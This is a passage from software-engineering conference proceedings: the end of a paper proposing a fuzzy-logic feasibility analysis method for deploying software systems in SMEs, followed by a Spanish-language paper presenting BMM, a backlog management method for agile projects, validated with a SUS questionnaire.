As a result, given the importance of the deployment process, the drawbacks caused by an inadequate deployment, and the need for SMEs to have tools that help them to identify those deployment elements requiring adjustments or revision for a successful delivery, we decided to define a feasibility analysis method for the deployment of software systems. This method is based on the analysis of five dimensions which have either a direct or indirect impact on the deployment process: “Organization” (organizational structure where the software project is developed), “Process” (deployment workflow), “People” (human factor involved in the deployment process.), “Product” (software system to be deployed) and “Practices, tools and techniques” (systematized approaches to carry out the deployment) [8]. Once the method is applied, those deployment elements requiring adjustments or revisions to achieve a successful result can be identified, integrating an organizational vision to the technical analysis, whose value lies in the cross-sectional nature of the evaluation, which considers procedural, methodological and human aspects, thus offering greater thoroughness and improving the quality of the decision-making process at the time of executing each deployment.

This work presents an approximation to the feasibility analysis method for the deployment of software systems, the steps taken, the elements used and the justification for its design as well as some validations performed that allowed us to make improvements.

The article is organized as follows: section 2 presents the steps taken before designing the method. Section 3 describes the characteristics of the method, its elements, the feasibility calculation method, and the timing for its application. Section 4 summarizes the preliminary validations performed and, finally, the conclusions and future works are presented in section 5.

2 Steps taken prior to the design of the feasibility analysis method

Before designing the method, the state of the art relating to feasibility analysis in the deployment processes of software systems was reviewed. In order to do this, a Systematic Mapping Study (SMS) was performed, following the guidelines proposed by Kitchenham *et al*. [9].

A total of 25 primary studies found in *Scopus, IEEE Xplore* and *ACM Digital Library* were analyzed, which were published between January 2016 and July 2022 [10].

To begin with, the primary studies analyzed reveal the relevance and novelty of the topic studied and the interest generated in the software industry community regarding the problem in question. In addition, the relevance of the "Organization", "Process", "People", "Product" and "Practices, tools and techniques" was identified, and it was found that the "Organization" and "Process" dimensions prevail over the other and that there is a lack of comprehensive approaches including the five dimensions in the same analysis. These findings allowed us to design the method described in the following section.

3 Description of the feasibility analysis method

As previously mentioned, in order to design the feasibility analysis method for the deployment of software systems, the following analysis dimensions of the software processes proposed by Petersen *et al.* [8] were considered: "Organization", "Process", "People", "Product" and "Practices, tools and techniques".

The method proposed is based on the principle of fuzzy inference systems [11] and uses the tabulation and calculation format of a model for the evaluation of data mining projects [12], used for the measurement of multidimensional variables whose value is defined according to users' interpretation. In the same way, the feasibility analysis method for the deployment of a software system proposes the evaluation of dimensions of analysis, by coding a limited set of linguistic values for each answer to questions included in a template. Each of the dimensions selected are divided into categories including different concepts about which the questions in a questionnaire are asked, whose answers represent a certain level of certainty or completeness. This makes it possible to partially mitigate potential deviations caused by the assignment of fixed values which could be distorted according to each user's perception. Each answer has a fuzzy interval associated, with four cutoff points, whose values range from 0 to 10: "None" (0,01;0,01; 1,2; 2,2); "Little" (1,2;2,2;3,4;4,4); "Some" (3,4;4,4;5,6;6,6); "Much" (5,6;6,6;7,88;8); "All" (7,8;8,8;10;10). In addition, considering that the analysis of each variable does not have a constant relevance in the method, each question was given a relative weight and a threshold or minimum expected value, whose non-compliance denies the minimum required score to pass the feasibility analysis. Next, the resulting value for each dimension is obtained and then the total result of the method, which consists in equalizing or surpassing a general threshold.

Table 1 shows the categories identified for each of the dimensions defined in the method. Due to space constraints, only the "People" dimension is presented (See Table 2), including its categories, concepts and associated questions, the relative weight for calculation and the answer threshold. The remaining dimensions are detailed in the appendix [13].

Table 1. Dimensions and categories of the method.

Dimension	Category	Concept	Description
Organizatio n (OR)	Organizationa l structure	Flexibility and distribution	Adaptability and flexibility of the organization [14].

Dimension	Category	Concept	Description
	Knowledge and communication management	Training, integration, knowledge	Management of the organization's intellectual resources and information flow [14].
	Project management	Institutionalization, internal relevance and resource assignment	Institutionalization of processes, translated into adherence to the practices planned for their development [14].
	Standards and regulation	Legislation, contract, industry restrictions, internal restrictions	Restrictions and regulations affecting the performance of activities [14].
Process (PR)	Institutionalization	Internalization, adherence, maturity and projection	Adherence, internalization, maturity and organizational projection of the process [17].
	Systematicity	Integrity, comprehensiveness, prerequisites, verifiability, traceability, metrics and roles	Integrity and meeting of requirements necessary to comply with the deployment process [17].
	Communication	Dissemination	Publicity of the deployment process [17].
	Risk	Identification and formalization	Risk identification and mitigation actions [17].
People (PE)	Human Resources and roles	Definition [14][16], involvement [14][16] and dedication [15][16]	Generation of appropriate roles and profiles in each activity [14].
Product (PD)	Complexity	Origin and size	Multiplicity or diversity of origins and size of the artifacts involved [8].
	Maturity	Evolution	Evolution to reach a degree of maturity in the latest version, based on sustained use by end users, in accordance with the ISO/IEC 25010 standard [18].
	Maintainability	Development, modularity, source code, analyzability, testability	Maintainability and scalability criteria proposed in [8], [18], [19].
	Compatibility	Development	Coexistence with other systems in shared infrastructures, according to the ISO/IEC 25010 standard [18].
	Reliability	Fault tolerance	Ability to operate as expected in the presence of hardware or software failures, according to the ISO/IEC 25010 standard [18].

Dimension	Category	Concept	Description
Practices, tools and techniques (PHT)	Monitoring	Monitoring of processes and artifacts	Presence of devices that allow visualization and control of the deployment process and its components, proposed by the ISO/IEC 19770 standard [20].
	Continuous improvement	Continuous improvement	Feedback mechanisms on previous experiences applicable to the process [15].
	Automatizations	Automatizations	Automated practices for both deployment and test execution according to [20], [21].
	Configuration	Configuration management	CMMI-compliant project configuration management practices [17].
	Practices and techniques	Continuous practices, delivery and integration	Environment replication techniques, rollback strategies, continuous deployment and continuous integration as instruments for deployment, according to [22].

Table 2. People Dimension

Category	ID	Concept	Description	Asociated question	Weight	Threshold
Human Resources and roles	PE1	Definition [14][16]	Clarity in the assignment of tasks, authority and responsibilities for each role	*To what extent are the roles of the deployment process defined?*	6	Little
Human Resources and roles	PE2	Definition [14][16]	Autonomy and authority to make decisions about each role	*To what degree do the defined roles provide autonomy and authority for decision-making in contingency situations?*	6	None
Human Resources and roles	PE3	Involvement [14][16]	Involvement by resources in defining their own roles	*To what extent have resources participated in the construction or definition of their own roles?*	6	None

Category	ID	Concept	Description	Asociated question	Weight	Threshold
Human Resources and roles	PE4	Involvement [14][16]	Self-knowledge of the missions and responsibilities of the assigned role by the resources	*To what extent do those responsible for the process know the responsibilities of their roles?*	8	Little
Human Resources and roles	PE5	Involvement [14][16]	Knowledge of the missions and responsibilities of other team members	*What level of knowledge exists on the part of the resources involved about the roles of other collaborators?*	6	Little
Human Resources and roles	PE6	Dedication	Concurrency of roles assigned for deployment [15][16]	*At what level should resources only serve a single role and not duplicate their activities?*	6	Little
Human Resources and roles	PE7	Dedication	Simultaneity of assigned projects [15][16]	*To what extent do the resources involved provide services exclusively for this project?*	4	Little
Human Resources and roles	PE8	Dedication	Members' perception on the workload assigned [15][16]	*To what degree is overlapping or overloading of activities avoided?*	6	Little

This method, when carried out prior to the deployment of the software system, allows us to identify those categories that require adjustments or revisions to achieve a successful deployment, with the scores obtained through the observation of categories contained in each dimension analyzed. It should be noted that the profile required to carry out the method is that of the project leader, as he/she is responsible to the client, who may be external or internal. He/she can also request changes if necessary and has a comprehensive vision of each dimension studied. Finally, the partial scores obtained in each result of each dimension are included in a global calculation whose limit will be translated into a visual alert represented by three colors: a) Red: not feasible; b) Yellow: potentially not feasible; c) Green: potentially feasible. This will provide input to evaluate which dimensions do not meet the approval threshold and identify the elements to observe, correct and/or take action.

To estimate the result of the feasibility analysis of the software deployment, a spreadsheet is used, presented in the following link:

https://docs.google.com/spreadsheets/d/1PJuOTH1xhPYD83JdWNMLlcQT5RHYcUPB_wOyqYfy4SY.

4 Preliminary validations of the method

To validate the preliminary version of the feasibility analysis method, two case studies were carried out in software development SMEs from Argentina. The purpose was to validate the method by detecting its strengths and weaknesses. The perceptions of the variables "Perceived Ease of Use" (PEOU), "Perceived Usefulness" (PU) and "Intention to Use" (ITU) which were taken from the Technology Acceptance Model (TAM) [23] were evaluated, and the guidelines proposed in [24] were followed to carry out the case studies. The characteristics of the cases are presented in Table 3. The classification of Argentine SMEs according to number of employees is used [7].

Table 3. Context: actors, context, case and unit of analysis of the case studies

Case studies	Actors	Context	Case	Unit of analysis
Case Study 1	**Level 1 medium-sized SME** with 46 employees, located in Argentina, which offers financial services.	The company uses an agile development methodology, in which the stages of requirement collection, analysis, coding and implementation of developments are completed within each sprint, ending with the deployment process in a productive environment.	Deployment of a web-based customer access and identity management system.	Application of the feasibility analysis method for the deployment of software systems.
Case Study 2	**Level 1 medium-sized SME** with 55 employees, located in Argentina, which offers financial services.		Deployment of an evolutionary package for an enrollment system with biometric data for a company in the financial sector.	

These case studies are presented in detail in [25]. Their results show that the Perceived Ease of Use variable has been significantly favorable. The Person dimension has resulted in a less favorable degree with respect to the Perceived Usefulness variable. Users of the method pointed out the inability to evaluate some aspects of the people involved in the project as well as the irrelevance of other variables related to the technologies used. In both cases, the greater representativeness of the Product and Process dimensions is observed, which can be considered a strength for the proposed method since they weigh both the proposed evaluation of the procedural aspects of the deployment and the variables of the deployed artifact.

5 Conclusions and future work

This article presented a feasibility analysis method for software system deployments in its preliminary version. The rigorous research methods used were described from the analysis of the state of the art to its first validations through case studies in real contexts.

The results of the preliminary validation of the initial version of the method allow us to conclude that the method is useful and applicable. Taking into account the results obtained in the case studies, the research group is currently reviewing, simplifying or analyzing the dynamic exclusion of certain questions from the questionnaires of each dimension.

Given the diversity of scenarios in which the method could be implemented, the possibility of optionally responding through the assignment of a residual value of the "not applicable" type will be introduced. In addition, the development of a tool that allows for greater automation of the application of the method in a simpler way and in less time will be considered.

References

1. Subramanian N. The software deployment process and automation. pp. 28-34 (2017).
2. Jansen S., Brinkkemper S. Definition and validation of the key process of release, delivery and deployment for product software vendors: Turning the ugly duckling into a swan IEEE International Conference on Software Maintenance, art. 4021334, pp. 166-175 (2006).
3. Reascos, I., Carvalho, J. A. and Bossano, S. Implanting IT applications in government institutions: A process memerging from a case study in a medium-sized municipality. In Proceedings of the 12th International Conference on Theory and Practice of Electronic Governance, ICEGOV '19, pages 80-85, Melbourne, VIC, Australia (2019).
4. Paredes I., Carvalho J. Research in Progress: Understanding the process of implantation IT Enterprise Applications in Small and Medium Enterprises (SMEs). DOI:10.18803/capsi.v17.270-283 (2017).
5. Mishra, D. and Mishra, A. Software process improvement in SMEs. Computer Science and Information Systems, 16(2):111-140 (2009).
6. Abushama, H. PAM-SMEs: process assessment method for small to medium enterprises. Software: Evolution and Process, 28(8):689 –711 (2016).
7. Ministerio de Producción y Trabajo. Presidencia de la Nación Argentina. Secretaría de la Transformación Productiva. - Economía del Conocimiento. "Informe Argentina Productiva". Disponible en: https://biblioteca.produccion.gob.ar/buscar/?fid=16 (2018).
8. Petersen, K. Wohlin, C. Context in industrial software engineering research (2009).
9. Kitchenham, B., Chartes, S., "Guidelines for performing systematic literature reviews in software engineering", Keele University, EBSE-2007-01 (2007).
10. Moreno L., Panizzi M., Bertone R. Revisión de la Literatura sobre el Análisis de Factibilidad del Despliegue de Sistemas de Software. En 10mo Congreso Nacional de Ingeniería Informática y Sistemas de Información, CONAIISI 2022, pp. 731-738. Concepción del Uruguay, Entre Ríos, Argentina (2022).
11. Jang, J.S.R. ANFIS: Adaptive-Network-Based Fuzzy Inference System (1993).
12. Pythel, P. Viabilidad y Estimación de proyectos de explotación de información. Tesis doctoral. Facultad de Informática. Universidad Nacional de La Plata (2014).

13. Moreno, Leandro; Panizzi, Marisa Daniela; Bertone, Rodolfo. Appendix - Approach to a feasibility analysis method for the deployment of software systems for SMEs. https://doi.org/10.6084/m9.figshare.26376973.v1 (2024).
14. Nagappan, N., Murphy, B., Basili, V. The influence of organizational structure on software quality. DOI :10.1145/1368088.1368160 (2018).
15. ISO/IEC/IEEE 12207. Systems and software engineering - Software life cycle processes (2017).
16. Project Management Institute, “A Guide to the Project Management Body of Knowledge (PMBOK Guide),” 6th ed., Newtown Square, PA, USA: Project Management Institute, (2017).
17. CMMI Product Team, "CMMI for Development, Version 1.3," Software Engineering Institute, Carnegie Mellon University, Pittsburgh, Pennsylvania (2010).
18. ISO/IEC 25010. Systems and software engineering. Systems and software Quality Requirements and Evaluation (SQuaRE) (2017).
19. ISO 5055. Information technology. Software measurement (2021).
20. ISO/IEC 19770. Information technology - IT asset management (2017).
21. ISO/IEC/IEEE 29119. Software Testing Standard (2022).
22. ISO/IEC/IEEE 32675. Information technology - DevOps (2022).
23. Davis F. Perceived Usefulness, Perceived Ease of Use and User Acceptance of Information Technology. MIS Quarterly 13, 13(3), pp. 319-340, (1989).
24. Runeson P., Höst M., Rainer A., Regnell B. Case study research in software engineering: guidelines and examples. Wiley Publishing, Hoboken (2012).
25. Leandro Moreno, Marisa Panizzi, Rodolfo Bertone. “Validación del método de análisis de factibilidad del despliegue de sistemas de software: Estudios de caso”. En Libro de actas del XXVII Ibero-American Conference on Software Engineering (CIbSE 2024), Brasil, Curitiba: Curran Associates. DOI:10.5753/cibse.2024.28441 (2024).

BMM - Backlog Management Method: refinando desde la necesidad del usuario a elementos listos para el desarrollo

Vanessa Avalos[1], Leandro Antonelli[23], Julio Hurtado[4]

[1]Universidad Nacional de La Plata, La Plata, Bs As, Argentina

[2]Lifia, Fac. de Informática, UNLP, La Plata, Bs As, Argentina

[3]CAETI, Facultad de Tecnología Informática, Universidad Abierta Interamericana

[4]UNICAUCA, Universidad del Cauca, Popayan, Colombia

vanessa.avalos@info.unlp.edu.ar, lanto@lifia.info.unlp.edu.ar, ahurtado@unicauca.edu.co

Abstract. Uno de los objetivos de las metodologías ágiles está puesto en la satisfacción del cliente a través de la entrega temprana y continua de software con funcionalidad de valor. El backlog es el conjunto de elementos que organiza e impulsa el desarrollo del software, a partir de una lista ordenada. Contar con un método de gestión del backlog, ayuda a que el desarrollo de software se enfoque en lo más importante y en lo que tiene mayor impacto, brinda transparencia sobre el trabajo pendiente y el progreso, fomenta la colaboración y la toma de decisiones informadas, permite realizar ajustes continuos, otorga flexibilidad, facilita la comunicación y asegura que el foco está en lo más importante para el usuario. Diversos estudios se centran en aspectos concretos del backlog, como la gestión de cambios, trazabilidad de requisitos, dependencia de requisitos y comunicación de requerimientos. Éste artículo propone un método con un enfoque sistemático y detallado para la gestión del backlog, incluye fases de definición del backlog inicial, priorización, planificación de entregas hasta lograr elementos listos para el desarrollo, con valor para el usuario. Además, este artículo describe un análisis preliminar que muestra la usabilidad y aplicabilidad del método propuesto.

Keywords. gestión del backlog, backlog, desarrollo ágil, refinamiento.

1 Introducción

"El product backlog es una lista emergente y ordenada de lo que se necesita para mejorar el producto, es la única fuente del trabajo realizado por el equipo" [13], esta lista es dinámica y versátil, y requiere de diferentes actividades para su gestión, tales como el refinamiento, la priorización, control de trazabilidad, dimensionamiento, gestión de dependencias, entre otras.

El objetivo del producto se traduce en el backlog, que describe el estado futuro esperado al finalizar una entrega. Es clave la adecuada definición, selección, priorización de las necesidades que conforman el backlog para asegurar que el software que se desarrolla aporta valor al usuario. Es necesario contar con un marco que proporcione una estructura clara y coherente para gestionar el backlog y garantizar un proceso de desarrollo eficiente y centrado en el valor del usuario. El proceso de gestión del backlog es un proceso continuo que implica aprender más sobre lo que se está desarrollando. "El backlog evoluciona a medida que evoluciona el producto y el entorno en el que se utilizará" [5].

Diferentes investigaciones se enfocan en actividades específicas relacionadas a la gestión del backlog, otras en definir un método para el desarrollo de software. Sin un método general para la gestión del backlog, es difícil lograr una estructura para gestionar el trabajo pendiente, que el equipo de desarrollo se enfoque en los elementos más importantes y de mayor impacto, la transparencia sobre el trabajo pendiente y el progreso, fomentar la colaboración, así como la toma de decisiones informadas en el desarrollo de software ágil.

Este artículo propone un método de gestión del backlog, se enfoca en lograr fases de definición desde el inicio, incluye la planificación de entregas hasta elementos listos para el desarrollo. El método propuesto muestra la complejidad de gestionar el backlog, incluye etapas desde cómo surge y su perfeccionamiento de manera continua.

El resto del artículo está organizado de la siguiente manera. La sección 2 analiza trabajos relacionados. La Sección 3 describe el método propuesto. La sección 4 proporciona evidencia sobre la aplicabilidad y usabilidad del método. Finalmente, la sección 5 presenta algunas conclusiones y trabajos futuros.

2 Trabajos relacionados

Diferentes investigaciones se enfocan en actividades específicas relacionadas a la gestión del backlog, otras se enfocan en definir un método para el desarrollo de software.

Sedano et al. [14] presentan una teoría de product backlogs, mencionan las prácticas más utilizadas en una empresa de desarrollo de software. El proceso de generar, refinar y secuenciar conceptos de solución, características, historias y finalmente, el trabajo pendiente del backlog, éste estudio dividió las observaciones en prácticas interrelacionadas y obstáculos, resume en una teoría de product backlogs, abarca el límite entre las dos vías en la metodología ágil de doble vía, la pista uno llena el backlog, con historias de usuario mientras que la pista dos vacía el backlog. Detalla cómo surge y funciona el backlog, sin embargo, no lo estructura en forma de método general para la gestión del backlog.

Wirfs-Brock et al. [17] proponen patrones para gestionar el backlog, los patrones definen actividades y responsabilidades basadas en roles. Éstos patrones son útiles para la gestión de requerimientos, sin embargo, no lo estructura como un método de gestión. Svensson et al. [16] proponen un método de evaluación del backlog, permite a las organizaciones ágiles evaluar los trabajos pendientes y garantizar que los elementos del

backlog sean suficientes para sus necesidades y estén bien alineados con el proceso de decisión, éste método se aplica una vez identificados los elementos del backlog.

En cuanto a las investigaciones enfocadas a actividades específicas, incluyen la gestión de cambios, trazabilidad de requisitos, soluciones para mejorar la comunicación y comprender los requisitos, otros cómo presentar un backlog para fundamentar las decisiones del product owner. Y muchas publicaciones se enfocan en la priorización del backlog. Además, estudios clasifican los inconvenientes en la gestión del backlog [14] y desafíos en la ingeniería de requisitos en métodos ágiles [7].

Soares [15] propone un modelo para presentar el backlog orientado a metas para fundamentar las decisiones del product owner. Cruz [4] aplica el marco Agile Upstream para ayudar al nivel ejecutivo y a los responsables de proyectos a tomar decisiones estratégicas sobre la selección, priorización y descarte de iniciativas. Sambinelli et al. [12] muestran resultados empíricos relacionados con la adopción de estrategias para aumentar valor al cliente.

Martakis et al. [8] se enfocan en las prácticas de las industrias para la gestión de dependencias de requisitos, éstas se tratan como parte de la gestión de riesgos. Elshandidy [6] propone un marco para integrar la ingeniería de requisitos basada en el comportamiento para ingeniería de línea de productos ágil.

Estas investigaciones describen cuestiones particulares de la gestión del backlog, algunas detallan experiencias en la industria. Sin embargo, no proporcionan un marco general para la gestión del backlog.

Rubin [11] y Schwaber et al. [13] se enfocan en prácticas y principios ágiles para la creación y gestión del backlog, sin embargo, no estructuran en pasos necesarios para la gestión del backlog. En lo que respecta a la planificación de entregas, abordan de manera general. El método propuesto, establece los pasos necesarios para la gestión del backlog, ofrece un enfoque más estructurado y detallado para la planificación de entregas, que abarca desde la identificación de expectativas y actores hasta la planificación y refinamiento de entregas.

La gestión del backlog y la implementación de Dosshi [5] es útil como complemento de Schwaber et al. [13], proporcionan clarificaciones y prácticas recomendadas. El método propuesto ofrece un enfoque más sistemático y detallado para la gestión del backlog, lo cual es beneficioso en contextos donde se requiere una mayor especificación y alineación con las necesidades del usuario.

3 BMM - Backlog Management Method. Método Propuesto

El método BMM propuesto se estructura en cuatro etapas, comienza con la definición del backlog inicial. En esta etapa, se busca unificar las expectativas del software mediante dinámicas colaborativas que involucran a las partes interesadas. Se establece claramente qué elementos están incluidos y cuáles no en el software, se identifican los actores y el impacto esperado y qué funcionalidades deben incluirse para satisfacer sus necesidades. Las necesidades se traducen en requerimientos a un nivel general, los cuales se estructuran en una secuencia lógica y se visualiza el flujo de trabajo del usuario para tener una comprensión clara de cómo interactuarán con el

software. Este proceso garantiza un entendimiento compartido de la experiencia del usuario y sienta las bases para las siguientes etapas de gestión del backlog.

Una vez que las necesidades generales han sido identificadas, se procede a priorizar los elementos del backlog utilizando técnicas específicas. Posteriormente, se planifican las entregas o releases del software. En la etapa de refinamiento, las épicas o historias de usuario definidas para el release, se desglosan en historias más detalladas. Una vez alcanzado un entendimiento compartido con el equipo de desarrollo, las historias de usuario refinadas están listas para ser asignadas a iteraciones de desarrollo.

El método BMM se resume en la figura 1, se estructura en fases de definición.



Figura 1. Fases de BMM - Backlog Management Method

A continuación, se describen con mayor detalle, las distintas fases de definición del método propuesto.

3.1 Definición del backlog inicial

Esta etapa logra comprender los objetivos del software, las necesidades y expectativas para determinar qué requerimientos deben incluirse en el backlog inicial.

Con el objetivo de unificar las expectativas del software, se realizan diferentes dinámicas con todas las partes involucradas para consensuar el objetivo del software, se determinan aquellos requerimientos de alto nivel, que serán foco y aquellos que NO estarán en el producto. Una vez definido el objetivo e identificado lo que se incluirá en el software, se identifican las personas o roles que intervienen en el software.

Esta etapa logra que todos los involucrados construyan una única definición del objetivo del producto, sepan porqué se construye, qué no está incluido, conozcan el mapa de los roles que participan directamente y los roles que van a interactuar eventualmente.

La Figura 2, muestra un ejemplo de un mapa de roles del software generado en uno de los proyectos donde se aplicó el método.



Figura 2. Mapa de roles del software

Luego se identifica qué impacto se espera para cada actor, es decir, cómo se quiere cambiar la vida de éstos actores, según los objetivos del software. A través de la técnica de Impact Mapping, se crea un mapa mental.

De manera colaborativa se obtiene un listado de las necesidades a nivel general para cada actor involucrado. La Figura 3 muestra un fragmento del impacto esperado en uno de los proyectos.



Figura 3. Mapa de impacto

A partir de las necesidades identificadas en el paso anterior, en ésta etapa, se organizan y estructuran en una secuencia que describe los pasos, permite visualizar el flujo de trabajo del usuario y las características a implementar. Se desglosan las necesidades en épicas o historias de usuario gestionables. A través de la técnica de User Story Mapping. Tal como lo sugiere Patton [9] “Concéntrese en la amplitud de la historia antes de profundizar en ella”. En esta etapa aún se tratan las necesidades esperadas a nivel general.

3.2 Priorización del backlog

En base al mapa de historias de usuario, se procede a realizar la valoración de las historias identificadas, según la técnica MoSCoW u otra técnica por ejemplo talla de camiseta.

En esta etapa es clave asegurar que los elementos más importantes se abordan primero, se tienen en cuenta criterios como el valor que aporta al usuario, la complejidad, la dependencia de otros elementos, el riesgo, la fecha límite, entre otros. Se asignan prioridades a los elementos del backlog y luego se ordenan según el valor de prioridad asignado. Esta etapa logra un backlog priorizado, con los elementos

claramente identificados, los más críticos o de mayor valor son los que tienen prioridades más altas.

En los proyectos donde se aplicó éste método, durante la etapa de priorización, los stakeholders demostraron un entendimiento sólido y claro de los elementos del backlog, lo que permitió una priorización fluida.

3.3 Planificación de entregas

Una vez priorizados los elementos del backlog, se inicia la planificación de qué elementos forman parte de las entregas o releases del software en función de sus prioridades. Esto permite que el equipo de desarrollo se enfoque en lo más importante para el usuario. Se sigue la premisa de lograr entregas continuas y pequeñas.

La Figura 4 muestra un fragmento del plan de entregas con releases definidos, luego de la planificación.




Figura 4. Parte del backlog con planificación de entregas

3.4 Refinamiento

Si bien durante las etapas previas se fue realizando el proceso de refinamiento, en esta etapa se realizan tareas de refinamiento en las historias de usuario que corresponden al release definido, estas tareas están destinadas a mejorar la calidad y claridad de las historias de usuario. Participa el equipo de desarrollo, referentes y usuarios que sean clave en la definición de los detalles de las historias. En esta etapa se considera lo expresado por Pokharel et al. [10] “las historias de usuarios deben escribirse de tal manera que el valor para el cliente sea claro”.

Se realizan conversaciones que permiten la comprensión del equipo de desarrollo, se ajustan detalles en la redacción de las historias, se descomponen las historias en tareas más pequeñas y manejables para ser implementadas por el equipo de desarrollo. Esta etapa se cierra con historias de usuario bien definidas, priorizadas y listas para ser trabajadas, minimizando las ambigüedades, es decir, comprendidas por el equipo de desarrollo.

Aunque estas fases se describen de manera separada, es posible que en cualquiera de ellas se identifiquen nuevas iniciativas, características o se desglosen historias de

usuario, esta situación requiere pasar nuevamente por fases previas, si es necesario. La figura 5 representa las entradas y salidas de cada fase.



Figura 5. Entadas y salidas en cada fase de método BMM

La repetición del ciclo de gestión del backlog está relacionada con el proceso iterativo y continuo de planificación, priorización para la entrega de valor al usuario. Después de cada iteración se debe realizar una revisión y ajuste continuo de las prioridades basado en el feedback recibido y los cambios en las condiciones del software, es decir, el equipo puede tener que enfocarse en nuevas iniciativas o en mejorar las características existentes en lugar de seguir agregando elementos al backlog.

4 Validación

El método BMM se aplicó en tres proyectos de desarrollo de software, uno de ellos de tipo “greenfield” y 2 de tipo “brownfield”, todos relacionados al dominio de la gestión de justicia, con un plazo establecido de tres y cuatro años de entrega del producto completo y con entregas graduales. Dado el alcance de éstos proyectos, se requiere de una asignación esencial en términos de tiempo y recursos para gestionar adecuadamente el backlog.

Estos proyectos son parte del reciente proceso de transformación en la justicia, que incluye reformas con impacto sustancial en la forma de impartir justicia, implicó la redefinición de procesos, nuevas medidas y reglamentos y en la necesidad de contar con proyectos de desarrollo de software que se ajusten a los nuevos paradigmas jurídicos. La naturaleza jurídica de estos proyectos puede implicar backlogs relativamente estables, sin embargo, el tamaño, la complejidad, cantidad de usuarios y el impacto significativo de los proyectos generan desafíos en la gestión y priorización de requerimientos de manera organizada, para asegurar un enfoque definido. Otro factor determinante es el reciente cambio de paradigma jurídico, que exige que los referentes y stakeholders comuniquen sus necesidades de software, cuando aún cuentan con pocos años de experiencia en su forma de impartir justicia con el nuevo paradigma. Por ésta razón, se optó por la metodología de desarrollo de desarrollo ágil, que permite

gestionar requerimientos sujetos a cambios a medida que se obtiene feedback de los usuarios.

En la validación del método BMM participaron 20 profesionales que forman parte de los proyectos, con diferentes roles, gerentes del área de informática, project manager, analistas, desarrolladores, QC-testers, arquitectos de datos, devops. Estos participantes tienen más de un año de experiencia en la aplicación del método propuesto.

Se proporcionó la información y gráfica del método a los participantes, para lograr una adecuada evaluación en la aplicabilidad del método. Se utilizó la herramienta Formularios de Google, para distribuir el cuestionario, el cual fue de carácter anónimo.

Se utilizó la escala de usabilidad del sistema (SUS) [2] [3] para evaluar la usabilidad y aplicabilidad del método. Aunque SUS se utiliza principalmente para evaluar la usabilidad de sistemas de software, se ha demostrado que es eficaz para evaluar productos y procesos [1].

La escala de Usabilidad del Sistema (SUS) es una escala simple de diez ítems que brinda una visión global de las evaluaciones subjetivas de usabilidad. SUS es una escala Likert, las preguntas del cuestionario cubren una variedad de aspectos de la usabilidad, como la necesidad de soporte, capacitación y complejidad y, por lo tanto, tienen un alto nivel de validez aparente para medir la usabilidad de un sistema. [2] [3]
Cada pregunta debe responderse en una escala de cinco opciones, que van desde " 1" "Totalmente en desacuerdo" hasta "5" "Totalmente de acuerdo". Las preguntas se relacionan por parejas, planteando la misma pregunta, pero desde un punto de vista complementario para obtener un resultado de alta confianza.

Para el cálculo de la puntuación SUS los ítems 1, 3, 5, 7 y 9 se califican considerando el valor clasificado menos 1. Luego, los ítems 2, 4, 6, 8 y 10 se califican considerando 5 menos el valor clasificado. Después de eso, las puntuaciones de cada participante se suman y luego se multiplican por 2,5 para obtener un nuevo valor que oscila entre 0 y 100. Finalmente, se calcula el promedio. Los posibles resultados son: "No aceptable" 0-64, "Aceptable" 65-84 y "Excelente" 85-100. La puntuación obtenida fue 71,87, por lo tanto, el método BMM puede considerarse aceptable.

5 Conclusiones

Wirfs-Brock et al. [17], afirman que “Para sistemas y equipos grandes, el trabajo pendiente no puede ser una lista de tareas pendientes no estructurada, sino que debe diseñarse e implementarse para respaldar el proceso de desarrollo del equipo. El backlog es más que una simple lista de tareas pendientes para el equipo. Capta el contrato con las partes interesadas a través del detalle de los requisitos, respalda la planificación del equipo y proporciona una gran cantidad de información dependiendo de cómo se utilizan y mantienen los atributos de los diversos elementos del backlog”.

Diferentes investigaciones presentan una teoría del backlog, un método de evaluación del backlog, patrones para gestionar el backlog, otros estudios describen actividades específicas relacionadas a la gestión del backlog: la trazabilidad de requisitos, soluciones para mejorar la comunicación y comprender los requisitos, la gestión de cambios, cómo presentar un backlog para fundamentar las decisiones del

product owner. Sin embargo, hacen falta enfoques sistemáticos para la gestión del backlog.

Es necesario contar con un método general para la gestión del backlog que brinde una estructura para gestionar el trabajo pendiente, que permita al equipo de desarrollo se enfoque en las tareas de mayor valor para el usuario, que facilite la transparencia sobre el trabajo pendiente, que fomente la colaboración y la toma de decisiones informadas en el desarrollo de software ágil.

Nuestro artículo propone el método de gestión BMM - Backlog Management Method, es un marco definido para lograr resolver las dificultades anteriormente mencionadas. El método se enfoca en lograr etapas de definición desde el inicio hasta elementos listos para ser asignados a iteraciones de desarrollo. Comienza con la definición del backlog inicial, donde se unifican las expectativas y se identifica el impacto esperado mediante un mapa mental colaborativo. Se identifican las iniciativas y se avanza hacia un proceso de comprensión compartida de la experiencia del usuario, siguiendo un flujo de trabajo definido. Después de la identificación del backlog inicial, se llevan a cabo actividades de priorización para garantizar que los elementos más importantes se aborden primero. A continuación, se planifican las entregas. Esta etapa es crucial para mantener el enfoque en lo más prioritario. Posteriormente, se realiza el refinamiento final de las historias de usuario para el release definido.

El método BMM fue evaluado por 20 profesionales, con diferentes roles con más de un año de experiencia en la aplicación del método BMM. Para la evaluación se utilizó la escala de usabilidad del sistema (SUS) [2] [3] para evaluar la usabilidad y aplicabilidad del método, a través de un cuestionario de 10 ítems con opciones de respuesta en una escala de 1 a 5, los profesionales indicaron su nivel de acuerdo o desacuerdo. La puntuación final por encima de 68 se considera buena usabilidad, mientras que puntuaciones inferiores indican áreas que requieren mejora. La puntuación obtenida fue 71,87, por lo tanto, el método puede considerarse aceptable.

